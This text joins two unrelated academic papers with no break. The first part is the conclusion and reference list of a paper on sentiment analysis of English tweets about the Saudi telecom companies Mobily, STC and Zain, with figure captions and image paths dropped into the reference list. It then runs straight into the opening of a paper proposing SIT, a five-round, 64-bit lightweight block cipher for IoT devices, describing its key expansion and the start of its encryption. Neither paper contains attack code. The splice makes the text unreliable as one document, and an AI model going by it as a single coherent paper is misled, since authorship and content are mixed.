In this paper, we presented sentiment analysis of tweets written in English, belonging to the various telecommunication companies (*Mobily*, *STC* and *Zain*) of Saudi Arabia. Three classes, namely, *positive*, *negative* and *neutral* were considered. We made sure that none of the related tweets were missed. A number of machine learning algorithms like *ANN*, *k nearest neighbor (kNN)*, *Naïve Bayesian* were used for classification. *kNN* got the best results including *F-measure* of 75.6%. Furthermore, different metrics such as *Euclidean distance* and *cosine similarity* were used with *kNN*. The results with *cosine* were slightly better than the ones obtained with its counterpart. We also applied *Similarity Learning* algorithm (*SiLA*). However, the results were not improved. Our results also showed that increasing the value of k has a positive impact on the accuracy for some of the algorithms. Lastly, we found out that the maximum tweets were written in the months of *January* and *February* during the years 2010 and 2011. We also observed that most of the tweets were written on the day before the weekend (*Wednesday*).

In the future, sentiment could be deducted from tweets written in arabic language. This would help increase the size of the data set as well, since most of the tweets related to the telecommunication companies of Saudi Arabia are in arabic. Moreover, various methods such as *Support Vector Machines* (SVM), *ensemble* techniques could also be employed. One could also define a sentiment on a $5-10$ scale, for example, -1 (not negative) to -5 (extremely negative) and 1 (not positive) to 5 (extremely positive).

Acknowledgement

The authors gratefully acknowledge Qassim University, represented by the Deanship of Scientific Research, on the material support for this research under the number 3289 during the academic year 1436 AH / 2015 AD.

References

[1] A. M. Qamar, E. Gaussier, J.-P. Chevallet, and J. H. Lim, "Similarity learning for nearest neighbor classification," in *Proceedings of International Conference on Data Mining (ICDM), Pisa, Italy, December 15-19*, 2008, pp. 983–988.

[2] H. Ahmed, M. A. Razzaq, and A. M. Qamar, "Prediction of popular tweets using similarity learning," in *Proceedings of IEEE International Conference on Emerging Technologies (ICET), Islamabad, Pakistan, December 9-10*, 2013.

[3] A. Pak and P. Paroubek, "Twitter as a Corpus for Sentiment Analysis and Opinion Mining," in *Proceedings of the Seventh conference on International Language Resources and Evaluation (LREC'10)*. Valletta, Malta: European Language Resources Association (ELRA), May 2010.

[4] A. Giachanou and F. Crestani, "Like it or not: A survey of Twitter sentiment analysis methods," *ACM Computing Surveys (CSUR)*, vol. 49, no. 2, pp. 28:1–28:41, Jun. 2016.

[5] A. Esuli and F. Sebastiani, "Sentiwordnet: A publicly available lexical resource for opinion mining," in *In Proceedings of the 5th Conference on Language Resources and Evaluation (LREC06)*, 2006, pp. 417–422.

[6] L. Hong, O. Dan, and B. D. Davison, "Predicting popular messages in twitter," in *Proceedings of the 20th International Conference Companion on World Wide Web*, ser. WWW '11. New York, NY, USA: ACM, 2011, pp. 57–58.

[7] S. Asur and B. A. Huberman, "Predicting the future with social media," in *Proceedings of the 2010 IEEE/WIC/ACM International Conference on Web Intelligence and Intelligent Agent Technology - Volume 01*, ser. WI-IAT '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 492–499.

[8] X. Zhou, X. Tao, J. Yong, and Z. Yang, "Sentiment analysis on tweets for social events," in *Computer Supported Cooperative Work in Design (CSCWD), 2013 IEEE 17th International Conference on*, June 2013, pp. 557–562.




Fig. 7. Variation in the number of tweets for different days of a week over the years




Fig. 8. Number of tweets by different users

[9] B. Sriram, D. Fuhry, E. Demir, H. Ferhatosmanoglu, and M. Demirbas, "Short text classification in twitter to improve information filtering," in *Proceedings of the 33rd International ACM SIGIR Conference on Research and Development in Information Retrieval*, ser. SIGIR '10. New York, NY, USA: ACM, 2010, pp. 841–842.

[10] S. Stieglitz and L. Dang-Xuan, "Political communication and influence through microblogging–an empirical analysis of sentiment in twitter messages and retweet behavior," in *Proceedings of the 2012 45th Hawaii International Conference on System Sciences*, ser. HICSS '12. Washington, DC, USA: IEEE Computer Society, 2012, pp. 3500–3509.

[11] M. A. Razzaq, A. M. Qamar, and H. S. M. Bilal, "Prediction and analysis of pakistan election 2013 based on sentiment analysis," in *2014 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining, ASONAM, Beijing, China, August 17-20*, 2014, pp. 700–703.

[12] J. Burgess and A. Bruns, "Twitter archives and the challenges of "big social data" for media and communication research," *M/C Journal*, vol. 15, no. 5, pp. 1–7, October 2012.

[13] A. Go, R. Bhayani, and L. Huang, "Twitter sentiment classification using distant supervision," *Processing*, pp. 1–6, 2009.

[14] M. Qasem, R. K. Thulasiram, and P. Thulasiraman, "Twitter sentiment classification using machine learning techniques for stock markets." in *ICACCI*, J. L. Mauri, S. M. Thampi, M. Wozniak, O. Marques, D. Krishnaswamy, S. Sahni, C. Callegari, H. Takagi, Z. S. Bojkovic, V. M., N. R. Prasad, J. M. A. Calero, J. Rodrigues, X. Que, N. Meghanathan, R. Sandhu, and E. Au, Eds. IEEE, 2015, pp. 834–840.

[15] F. H. Khan, U. Qamar, and M. Y. Javed, "Sentiview: A visual sentiment analysis framework," in *International Conference on Information Society (i-Society 2014)*, Nov 2014, pp. 291–296.

[16] D. Zimbra, M. Ghiassi, and S. Lee, "Brand-related Twitter sentiment analysis using feature engineering and the dynamic architecture for artificial neural networks," in *49th Hawaii International Conference on System Sciences, HICSS 2016, Koloa, HI, USA, January 5-8, 2016*, 2016, pp. 1930–1938.

[17] L. Almuqren and A. I. Cristea, "Twitter analysis to predict the satisfaction of telecom company customers," in *Late-breaking Results, Demos, Doctoral Consortium, Workshops Proceedings and Creative Track of the 27th ACM Conference on Hypertext and Social Media (HT 2016), Halifax, Canada, July 13-16*, 2016.

[18] I. H. Witten, E. Frank, and M. A. Hall, *Data Mining: Practical Machine Learning Tools and Techniques*, 3rd ed. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2011.

[19] Y. Yang and X. Liu, "A re-examination of text categorization methods," in *Proceedings of the 22nd annual international ACM SIGIR conference on Research and development in information retrieval*. ACM, 1999, pp. 42–49.

SIT: A Lightweight Encryption Algorithm for Secure Internet of Things

Muhammad Usman*, Irfan Ahmed†, M. Imran Aslam†, Shujaat Khan* and Usman Ali Shah†

*Faculty of Engineering Science and Technology (FEST),
Iqra University, Defence View,
Karachi-75500, Pakistan.
Email: {musman, shujaat}@iqra.edu.pk

†Department of Electronic Engineering,
NED University of Engineering and Technology,
University Road, Karachi 75270, Pakistan.
Email: {irfans, iaslam}@neduet.edu.pk, uashah@gmail.com

***Abstract*—The Internet of Things (IoT) being a promising technology of the future is expected to connect billions of devices. The increased number of communication is expected to generate mountains of data and the security of data can be a threat. The devices in the architecture are essentially smaller in size and low powered. Conventional encryption algorithms are generally computationally expensive due to their complexity and requires many rounds to encrypt, essentially wasting the constrained energy of the gadgets. Less complex algorithm, however, may compromise the desired integrity. In this paper we propose a lightweight encryption algorithm named as Secure IoT (SIT). It is a 64-bit block cipher and requires 64-bit key to encrypt the data. The architecture of the algorithm is a mixture of feistel and a uniform substitution-permutation network. Simulations result shows the algorithm provides substantial security in just five encryption rounds. The hardware implementation of the algorithm is done on a low cost 8-bit micro-controller and the results of code size, memory utilization and encryption/decryption execution cycles are compared with benchmark encryption algorithms. The MATLAB code for relevant simulations is available online at https://goo.gl/Uw7E0W.**

Keywords*—IoT; Security; Encryption; Wireless Sensor Network WSN; Khazad

I. Introduction

The Internet of Things (IoT) is turning out to be an emerging discussion in the field of research and practical implementation in the recent years. IoT is a model that includes ordinary entities with the capability to sense and communicate with fellow devices using Internet [1]. As the broadband Internet is now generally accessible and its cost of connectivity is also reduced, more gadgets and sensors are getting connected to it [2]. Such conditions are providing suitable ground for the growth of IoT. There is great deal of complexities around the IoT, since we wish to approach every object from anywhere in the world [3]. The sophisticated chips and sensors are embedded in the physical things that surround us, each transmitting valuable data. The process of sharing such large amount of data begins with the devices themselves which must securely communicate with the IoT platform. This platform integrates the data from many devices and apply analytics to share the most valuable data with the applications. The IoT is taking the conventional internet, sensor network and mobile network to another level as every thing will be connected to the internet. A matter of concern that must be kept under consideration is to ensure the issues related to confidentiality, data integrity and authenticity that will emerge on account of security and privacy [4].

A. Applications of IoT:

With the passage of time, more and more devices are getting connected to the Internet. The houses are soon to be equipped with smart locks [5], the personal computer, laptops, tablets, smart phones, smart TVs, video game consoles even the refrigerators and air conditioners have the capability to communicate over Internet. This trend is extending outwards and it is estimated that by the year 2020 there will be over 50 billion objects connected to the Internet [6]. This estimates that for each person on earth there will be 6.6 objects online. The earth will be blanketed with millions of sensors gathering information from physical objects and will upload it to the Internet.

It is suggested that application of IoT is yet in the early stage but is beginning to evolve rapidly [7], [8]. An overview of IoT in building automation system is given in [9]. It is suggested in [10] that various industries have a growing interest towards use of IoT. Various applications of IoT in healthcare industries are discussed in [11], [12] and the improvement opportunities in healthcare brought in by IoT will be enormous [13].

It has been predicted that IoT will contribute in the making the mining production safer [14] and the forecasting of disaster will be made possible. It is expected that IoT will transform the automobile services and transportation systems [15]. As more physical objects will be equipped with sensors and RFID tags transportation companies will be able to track and monitor the object movement from origin to destination [16], thus IoT shows promising behaviour in the logistics industry as well.

With so many applications eyeing to adapt the technology with the intentions to contribute in the growth of economy, healthcare facility, transportation and a better life style for the public, IoT must offer adequate security to their data to encourage the adaptation process.

B. Security Challenges in IoT:

To adopt the IoT technology it is necessary to build the confidence among the users about its security and privacy that it will not cause any serious threat to their data integrity, confidentiality and authority. Intrinsically IoT is vulnerable to various types of security threats, if necessary security measures are not taken there will be a threat of information leakage or could prove a damage to economy [17], [18]. Such threats may be considered as one of the major hindrance in IoT [19], [20].

IoT is extremely open to attacks [21], [22], for the reasons that there is a fair chance of physical attack on its components as they remain unsupervised for long time. Secondly, due to the wireless communication medium, the eavesdropping is extremely simple. Lastly the constituents of IoT bear low competency in terms of energy with which they are operated and also in terms of computational capability. The implementation of conventional computationally expensive security algorithms will result in the hindrance on the performance of the energy constrained devices.

It is predicted that substantial amount of data is expected to be generated while IoT is used for monitoring purposes and it is vital to preserve unification of data [23]. Precisely, data integrity and authentication are the matters of concern.

From a high level perspective, IoT is composed of three components namely, Hardware, Middleware and Presentation [1]. Hardware consists of sensors and actuators, the Middleware provides storage and computing tools and the presentation provides the interpretation tools accessible on different platforms. It is not feasible to process the data collected from billions of sensors, context-aware Middleware solutions are proposed to help a sensor decide the most important data for processing [24]. Inherently the architecture of IoT does not offer sufficient margin to accomplish the necessary actions involved in the process of authentication and data integrity. The devices in the IoT such as RFID are questionable to achieve the fundamental requirements of authentication process that includes constant communication with the servers and exchange messages with nodes.

In secure systems the confidentiality of the data is maintained and it is made sure that during the process of message exchange the data retains its originality and no alteration is unseen by the system. The IoT is composed of many small devices such as RFIDs which remain unattended for extended times, it is easier for the adversary to access the data stored in the memory [25]. To provide the immunity against Sybil attacks in RFID tags, received signal strength indication (RSSI) based methodologies are used in [26], [27], [28] and [29].

Many solutions have been proposed for the wireless sensor networks which consider the sensor as a part of Internet connected via nodes [30]. However, in IoT the sensor nodes themselves are considered as the Internet nodes making the authentication process even more significant. The integrity of the data also becomes vital and requires special attention towards retaining its reliability.

C. Motivation And Organization of Paper

Recently a study by HP reveals that 70% of the devices in IoT are vulnerable to attacks [31]. An attack can be performed by sensing the communication between two nodes which is known as a man-in-the-middle attack. No reliable solution has been proposed to cater such attacks. Encryption however could lead to minimize the amount of damage done to the data integrity. To assure data unification while it is stored on the middle ware and also during the transmission it is necessary to have a security mechanism. Various cryptographic algorithms have been developed that addresses the said matter, but their utilization in IoT is questionable as the hardware we deal in the IoT are not suitable for the implementation of computationally expensive encryption algorithms. A trade-off must be done to fulfil the requirement of security with low computational cost.

In this paper, we proposed a lightweight cryptographic algorithm for IoT named as Secure IoT (SIT). The proposed algorithm is designed for IoT to deal with the security and resource utilization challenges mentioned in section I-B. The rest of the paper is organized as follows, in section II, a short literature review is provided for the past and contemporary lightweight cryptographic algorithms, in section III, the detail architecture and functioning of the proposed algorithm is presented. Evaluation of SIT and experimental setup is discussed in section V. Conclusion of the paper is presented in section VII.

II. Cryptographic Algorithms for IoT

The need for the lightweight cryptography have been widely discussed [32], [33], also the shortcomings of the IoT in terms of constrained devices are highlighted. There in fact exist some lightweight cryptography algorithms that does not always exploit security-efficiency trade-offs. Amongst the block cipher, stream cipher and hash functions, the block ciphers have shown considerably better performances.

A new block cipher named mCrypton is proposed [34]. The cipher comes with the options of 64 bits, 96 bits and 128 bits key size. The architecture of this algorithm is followed by Crypton [35] however functions of each component is simplified to enhance its performance for the constrained hardware. In [36] the successor of Hummingbird-1 [37] is proposed as Hummingbird-2(HB-2). With 128 bits of key and a 64 bit initialization vector Hummingbird-2 is tested to stay unaffected by all of the previously known attacks. However the cryptanalysis of HB-2 [38] highlights the weaknesses of the algorithm and that the initial key can be recovered. [39] studied different legacy encryption algorithms including RC4, IDEA and RC5 and measured their energy consumption. They computed the computational cost of the RC4 [40], IDEA [41] and RC5 ciphers on different platforms. However, various existing algorithms were omitted during the study.

TEA [42], Skipjack [43] and RC5 algorithms have been implemented on Mica2 hardware platform [44]. To measure the energy consumption and memory utilization of the ciphers Mica2 was configured in single mote. Several block ciphers including AES [45], XXTEA [46], Skipjack and RC5 have been implemented [47], the energy consumption and execution time is measured. The results show that in the AES algorithm the size of the key has great impact on the phases of encryption, decryption and key setup i-e the longer key size results in extended execution process. RC5 offers diversified parameters i-e size of the key, number of rounds and word size can be altered. Authors have performed variety of combinations to find out that it took longer time to execute if the word size is increased. Since key setup phase is not involved in XXTEA and Skipjack, they drew less energy but their security strength is not as much as AES and RC5. [48] proposed lightweight block cipher Simon and Speck to show optimal results in hardware and software respectively. Both ciphers offer a range of key size and width, but atleast 22 numbers of round require to perform sufficient encryption. Although the Simon is based on low multiplication complexity but the total number of required mathematical operation is quite high [49], [50]

III. Proposed Algorithm

The architecture of the proposed algorithm provides a simple structure suitable for implementing in IoT environment. Some well known block cipher including AES (Rijndael) [45], 3-Way [51], Grasshopper [52], PRESENT [53], SAFER [54], SHARK [55], and Square [56] use Substitution-Permutation (SP) network. Several alternating rounds of substitution and transposition satisfies the Shannon's confusion and diffusion properties that ensues that the cipher text is changed in a pseudo random manner. Other popular ciphers including SF [57], Blowfish [58], Camelia [59] and DES [60], use the feistel architecture. One of the major advantage of using feistel architecture is that the encryption and decryption operations are almost same. The proposed algorithm is a hybrid approach based on feistel and SP networks. Thus making use of the properties of both approaches to develop a lightweight algorithm that presents substantial security in IoT environment while keeping the computational complexity at moderate level.

SIT is a symmetric key block cipher that constitutes of 64-bit key and plain-text. In symmetric key algorithm the encryption process consists of encryption rounds, each round is based on some mathematical functions to create confusion and diffusion. Increase in number of rounds ensures better security but eventually results in increase in the consumption of constrained energy [61]. The cryptographic algorithms are usually designed to take on an average 10 to 20 rounds to keep the encryption process strong enough that suits the requirement of the system. However the proposed algorithm is restricted to just five rounds only, to further improve the energy efficiency, each encryption round includes mathematical operations that operate on 4 bits of data. To create sufficient confusion and diffusion of data in order to confront the attacks, the algorithm utilizes the feistel network of substitution diffusion functions. The details of SIT design is discussed in section III-A and III-B.

Another vital process in symmetric key algorithms is the generation of key. The key generation process involves complex mathematical operations. In WSN environment these operations can be performed wholly on decoder [57],[62], [63], on the contrary in IoT the node themselves happens to serve as the Internet node, therefore, computations involved in the process of key generation must also be reduced to the extent that it ensures necessary security. In the sub-sections the process of key expansion and encryption are discussed in detail. Some notations used in the explanation are shown in Table I

TABLE I: Notations

Notation	Function
$\bigoplus$	XOR
$\bigodot$	XNOR
$+\!\!\!+$, $\|$	Concatenation

A. Key Expansion




Fig. 1: Key Expansion

The most fundamental component in the processes of encryption and decryption is the key. It is this key on which entire security of the data is dependent, should this key be known to an attacker, the secrecy of the data is lost. Therefore necessary measures must be taken into account to make the revelation of the key as difficult as possible. The feistel based encryption algorithms are composed of several rounds, each round requiring a separate key. The encryption/decryption of the proposed algorithm is composed of five rounds, therefore, we require five unique keys for the said purpose. To do so, we introduce a key expansion block which is described in this section.

To maintain the security against exhaustive search attack the length of the true key k_t must be large so that it becomes beyond the capability of the enemy to perform 2^{k_t-1} encryptions for key searching attacks. The proposed algorithm is a 64-bit block cipher, which means it requires 64-bit key to encrypt

64-bits of data. A cipher key (Kc) of 64-bits is taken as an input from the user. This key shall serve as the input to the key expansion block. The block upon performing substantial operations to create confusion and diffusion in the input key will generate five unique keys. These keys shall be used in the encryption/decryption process and are strong enough to remain indistinct during attack.

The architecture of the key expansion block is shown in Fig. 1. The block uses an $\boldsymbol{f}$-function which is influenced by tweaked Khazad block cipher [64]. Khazad is not a feistel cipher and it follows wide trial strategy. The wide trial strategy is composed of several linear and non-linear transformations that ensures the dependency of output bits on input bits in a complex manner [65]. Detailed explanation of the components of key expansion are discussed below:

- In the first step the 64-bit cipher key (Kc) is divided into the segments of 4-bits.
- The $\boldsymbol{f}$-function operates on 16-bits data. Therefore four $\boldsymbol{f}$-function blocks are used. These 16-bits for each $\boldsymbol{f}$-function are obtained after performing an initial substitution of segments of cipher key (Kc) as shown in equation (1).

$$Kb_i f = \|_{j=1}^{4} Kc_{4(j-1)+i} \tag{1}$$

  where i = 1 to 4 for first 4 round keys as shown in Fig. 1.
- The next step is to get $Ka_i f$ by passing the 16-bits of $Kb_i f$ to the $\boldsymbol{f}$-function as shown in equation (2).

$$Ka_i f = \boldsymbol{f}(Kb_i f) \tag{2}$$

- $\boldsymbol{f}$-function is comprised of P and Q tables. These tables perform linear and non-linear transformations resulting in confusion and diffusion as illustrated in Fig. 2.




Fig. 2: F-Function

- The transformations made by P and Q are shown in the tables II and III.

TABLE II: P Table

Kci	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
$P(Kc_i)$	3	F	E	0	5	4	B	C	D	A	9	6	7	8	2	1

- The output of each $\boldsymbol{f}$-function is arranged in 4×4 matrix named Km shown below:

$$Km_1 = \begin{bmatrix} Ka_1f_1 & Ka_1f_2 & Ka_1f_3 & Ka_1f_4 \\ Ka_1f_5 & Ka_1f_6 & Ka_1f_7 & Ka_1f_8 \\ Ka_1f_9 & Ka_1f_{10} & Ka_1f_{11} & Ka_1f_{12} \\ Ka_1f_{13} & Ka_1f_{14} & Ka_1f_{15} & Ka_1f_{16} \end{bmatrix} \tag{3}$$

$$Km_2 = \begin{bmatrix} Ka_2f_1 & Ka_2f_2 & Ka_2f_3 & Ka_2f_4 \\ Ka_2f_5 & Ka_2f_6 & Ka_2f_7 & Ka_2f_8 \\ Ka_2f_9 & Ka_2f_{10} & Ka_2f_{11} & Ka_2f_{12} \\ Ka_2f_{13} & Ka_2f_{14} & Ka_2f_{15} & Ka_2f_{16} \end{bmatrix} \tag{4}$$

$$Km_3 = \begin{bmatrix} Ka_3f_1 & Ka_3f_2 & Ka_3f_3 & Ka_3f_4 \\ Ka_3f_5 & Ka_3f_6 & Ka_3f_7 & Ka_3f_8 \\ Ka_3f_9 & Ka_3f_{10} & Ka_3f_{11} & Ka_3f_{12} \\ Ka_3f_{13} & Ka_3f_{14} & Ka_3f_{15} & Ka_3f_{16} \end{bmatrix} \tag{5}$$

$$Km_4 = \begin{bmatrix} Ka_4f_1 & Ka_4f_2 & Ka_4f_3 & Ka_4f_4 \\ Ka_4f_5 & Ka_4f_6 & Ka_4f_7 & Ka_4f_8 \\ Ka_4f_9 & Ka_4f_{10} & Ka_4f_{11} & Ka_4f_{12} \\ Ka_4f_{13} & Ka_4f_{14} & Ka_4f_{15} & Ka_4f_{16} \end{bmatrix} \tag{6}$$

- To obtain round keys, K1, K2, K3 and K4 the matrices are transformed into four arrays of 16 bits that we call round keys (Kr). The arrangement of these bits are shown in equations (7), (8), (9) and (10).

$$\begin{gathered} K1 = a_4 \mathbin{+\!\!+} a_3 \mathbin{+\!\!+} a_2 \mathbin{+\!\!+} a_1 \mathbin{+\!\!+} a_5 \mathbin{+\!\!+} a_6 \mathbin{+\!\!+} a_7 \mathbin{+\!\!+} a_8 \\ \mathbin{+\!\!+} a_{12} \mathbin{+\!\!+} a_{11} \mathbin{+\!\!+} a_{10} \mathbin{+\!\!+} a_9 \mathbin{+\!\!+} a_{13} \mathbin{+\!\!+} a_{14} \mathbin{+\!\!+} a_{15} \mathbin{+\!\!+} a_{16} \end{gathered} \tag{7}$$

$$\begin{gathered} K2 = b_1 \mathbin{+\!\!+} b_5 \mathbin{+\!\!+} b_9 \mathbin{+\!\!+} b_{13} \mathbin{+\!\!+} b_{14} \mathbin{+\!\!+} b_{10} \mathbin{+\!\!+} b_6 \mathbin{+\!\!+} b_2 \\ \mathbin{+\!\!+} b_3 \mathbin{+\!\!+} b_7 \mathbin{+\!\!+} b_{11} \mathbin{+\!\!+} b_{15} \mathbin{+\!\!+} b_{16} \mathbin{+\!\!+} b_{12} \mathbin{+\!\!+} b_8 \mathbin{+\!\!+} b_4 \end{gathered} \tag{8}$$

$$\begin{gathered} K3 = c_1 \mathbin{+\!\!+} c_2 \mathbin{+\!\!+} c_3 \mathbin{+\!\!+} c_4 \mathbin{+\!\!+} c_8 \mathbin{+\!\!+} c_7 \mathbin{+\!\!+} c_6 \mathbin{+\!\!+} c_5 \\ \mathbin{+\!\!+} c_9 \mathbin{+\!\!+} c_{10} \mathbin{+\!\!+} c_{11} \mathbin{+\!\!+} c_{12} \mathbin{+\!\!+} c_{16} \mathbin{+\!\!+} c_{15} \mathbin{+\!\!+} c_{14} \mathbin{+\!\!+} c_{13} \end{gathered} \tag{9}$$

$$\begin{gathered} K4 = d_{13} \mathbin{+\!\!+} d_9 \mathbin{+\!\!+} d_5 \mathbin{+\!\!+} d_1 \mathbin{+\!\!+} d_2 \mathbin{+\!\!+} d_6 \mathbin{+\!\!+} d_{10} \mathbin{+\!\!+} d_{14} \\ \mathbin{+\!\!+} d_{15} \mathbin{+\!\!+} d_{11} \mathbin{+\!\!+} d_7 \mathbin{+\!\!+} d_3 \mathbin{+\!\!+} d_4 \mathbin{+\!\!+} d_8 \mathbin{+\!\!+} d_{12} \mathbin{+\!\!+} d_{16} \end{gathered} \tag{10}$$

- An *XOR* operation is performed among the four round keys to obtain the fifth key as shown in equation (11).

$$K5 = \bigoplus_{i=1}^{4} Ki \tag{11}$$

TABLE III: Q Table

Kci	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
$Q(Kc_i)$	9	E	5	6	A	2	3	C	F	0	4	D	7	B	1	8

B. Encryption

After the generation of round keys the encryption process can be started. For the purpose of creating confusion and diffusion this process is composed of some logical operations, left shifting, swapping and substitution. The process of encryption is illustrated in Fig. 3. For the first round an array of 64 bit plain text (Pt) is first furcated into four segments of 16 bits Px_{0-15}, Px_{16-31}, Px_{32-47} and Px_{48-63}. As the bits progresses in each round the swapping operation is applied so as to diminish the data originality by altering the order of bits, essentially increasing confusion in cipher text. Bitwise *XNOR* operation is performed between the respective round key K_i obtained earlier from key expansion process and Px_{0-15} and the same is applied between K_i and Px_{48-63} resulting in Ro_{11} and Ro_{14} respectively. The output of *XNOR* operation is then fed to the ***f***-function generating the result Ef_{l1} and Ef_{r1} as shown in Fig. 1.

